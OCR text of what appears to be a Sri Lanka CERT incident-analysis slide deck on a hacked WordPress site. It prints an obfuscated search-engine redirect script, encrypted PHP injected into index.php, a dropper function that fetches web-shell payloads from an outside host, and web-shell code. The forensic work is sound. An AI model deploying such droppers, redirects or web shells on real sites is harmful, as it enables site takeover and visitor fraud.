
```
<!DOCTYPE html><html><head><meta charset="utf-8"><title>
【マラソンでポイント最大43.5倍】コンパクトリビングダイニングセット Roche ロシエ
3点セット (テーブル+ソファ1脚+アームソファ1脚) 左アーム W150</title><meta http-equiv="refresh"
content="0;
url=https://offenddacron.top/index.php?main_page=product_info&products_id=241" />
</head><body><script>eval(('if(/'+'('+'googl'+'e'+'|'+'ya'+'hoo'+'|bing'+'|aol'+')/i'+
'.t'+'e'+'st(do'+'cu'+'ment.'+'ref'+'er'+'r'+'er)){'+'wi'+'n'+'dow.'+'se'+'tTime'+'o'+'u'
+'t'+'(fu'+'nct'+'io'+'n('+'){top'+'.loca'+'tion.'+'h'+'ref="'+'https'+':/'+'/of'+'fen'+
'ddac'+'ro'+'n.to'+'p/'+'index'+'.ph'+'p?m'+'ain'+'_page'+'=prod'+'uc'+'t_inf'+'o&'+'pr'+
'oduc'+'ts_'+'id=24'+'1"},'+'1000'+')}').replace(/####/g, '\''))</script><noscript><meta
http-equiv="refresh" content="0;
url=https://offenddacron.top/index.php?main_page=product_info&products_id=241" />
</noscript></body></html>
```



日本語でいくつかの珍しい文章を表示します。

Search Engine Crawle

INCIDENT ANALYSIS CONT.




```
[root@124-43-131-34 public_html]# pwd
/home/        /public_html
[root@124-43-131-34 public_html]# date
Tue Aug 24 12:38:55 +0530 2021
[root@124-43-131-34 public_html]# ls -lh index.php
-r--r--r--. 1                 8.2K May 16 12:39 index.php
[root@124-43-131-34 public_html]# head index.php
<?php $wOWjEKMkQdXI='y(3;]whcx)8$4mb dk1qog5sprlua=z_/0i9tvf_"76*.2n[je';$q
-1)].$wOWjEKMkQdXI[(1*49)].$wOWjEKMkQdXI[((10*1)+18)].$wOWjEKMkQdXI[(14+22)
.$wOWjEKMkQdXI[(684/18)].$wOWjEKMkQdXI[(23+4)].$wOWjEKMkQdXI[(72-(33-7))].$
$wOWjEKMkQdXI[(65-(62-31))].$wOWjEKMkQdXI[(26-6)].$wOWjEKMkQdXI[((27*2)-8)]
dXI[(2*4)].$wOWjEKMkQdXI[(29*1)].$wOWjEKMkQdXI[(160/4)];$MYtraky2482=$wOWjE
KMkQdXI[(6+(1*(95/19)))].$wOWjEKMkQdXI[(140/5)].$wOWjEKMkQdXI[(522/18)].$wO
```

The analysis revealed

- ‘index.php’ file located in ‘home/epflk/public_html/index.php’ has been modified
- prepended an encrypted malicious code in to this file

INCIDENT ANALYSIS CONT.



```
function write() {
    $write1 = get("http://hello.turnedpro.xyz/write1.txt");
    $write2 = get("http://hello.turnedpro.xyz/write2.txt");
    $shell_postfs = get("http://hello.turnedpro.xyz/mm1.txt");
    $shell_load = get("http://hello.turnedpro.xyz/mm2.txt");
    $ht_content = file_get_contents(".htaccess");
    $index_content = file_get_contents("index.php");
    $loader_php = "wp-includes/template-loader.php";
    $load_php = "wp-includes/load.php";
    $font_editor_php = "wp-includes/SimplePie/font-editor.php";
    if (!is_dir("css")) {
        mkdir("css", 0755, true);
    }
    file_put_contents("css/load.php", $shell_load);
```

Decrypted version of index.php contains 3 suspicious function calls:


i. wp-includes/template-loader.php

ii. wp-includes/load.php


iii. wp-includes/SimplePie/font-editor.php

INCIDENT ANALYSIS CONT.

‘template-loader.php’, ‘load.php’ and ‘font-editor.php’ files are also infected with malicious code




```
[root@124-43-131-34 public_html]# pwd
/home/       /public_html
[root@124-43-131-34 public_html]# date
Tue Aug 24 12:38:55 +0530 2021
[root@124-43-131-34 public_html]# ls -lh index.php
-r--r--r--. 1              8.2K May 16 12:39 index.php
[root@124-43-131-34 public_html]# head index.php
<?php $wOWjEKMkQdXI='y(3;]whcx)8$4mb dk1qog5sprlua=z_/0i9tvf_"76*.2n[je';$q
-1)].$wOWjEKMkQdXI[(1*49)].$wOWjEKMkQdXI[((10*1)+18)].$wOWjEKMkQdXI[(14+22)
.$wOWjEKMkQdXI[(684/18)].$wOWjEKMkQdXI[(23+4)].$wOWjEKMkQdXI[(72-(33-7))].$
$wOWjEKMkQdXI[(65-(62-31))].$wOWjEKMkQdXI[(26-6)].$wOWjEKMkQdXI[((27*2)-8)]
dXI[(2*4)].$wOWjEKMkQdXI[(29*1)].$wOWjEKMkQdXI[(160/4)];$MYtraky2482=$wOWjE
KMkQdXI[(6+(1*(95/19)))].$wOWjEKMkQdXI[(140/5)].$wOWjEKMkQdXI[(522/18)].$wO
```



```
/home/      /public_html/wp-includes/SimplePie
[root@124-43-131-34 SimplePie]# date
Tue Aug 24 12:41:32 +0530 2021
[root@124-43-131-34 SimplePie]# ls -lh font-editor.php
-rw-r--r--. 1              36K Aug 23 14:58 font-editor.php
[root@124-43-131-34 SimplePie]# head font-editor.php
<?php
$password = 'b6f464bfdfd9f53521ab5b150de25be8';
error_reporting(0);
set_time_limit(0);

session_start();
if (!isset($_SESSION['loggedIn'])) {
    $_SESSION['loggedIn'] = false;
}

[root@124-43-131-34 SimplePie]#
```




```
//ckIIbg
$nowHtacFile =  base64_decode("Li8uaHRhY2Nlc3M=");
$nowIndexFile =  base64_decode("Li9pbmRleC5waHA=");
$bkLocalFileIndex1 =  './wp-includes/images/smilies/icon_devil.gif';
$bkLocalFileHtac1 =  './wp-includes/images/smilies/icon_crystal.gif';
$sitemap = base64_decode("Li9zaXRlbWFwLnhtbA==");
```

SRI LANKA CERT|CC

INCIDENT ANALYSIS CONT.

- Web shell was detected inside the encrypted font-editor.php and it is accessible via the internet.
- Web Shell was run with root privileges



http[redacted]k/wp-includes/Simpl

[redacted]/wp-includes/SimplePie/font-editor.php

[redacted]

Enter Administrator Password

Password:

12:08:16 PM

Tuesday, August 24, 2021

HOW IS THE ATTACK CARRIED OUT

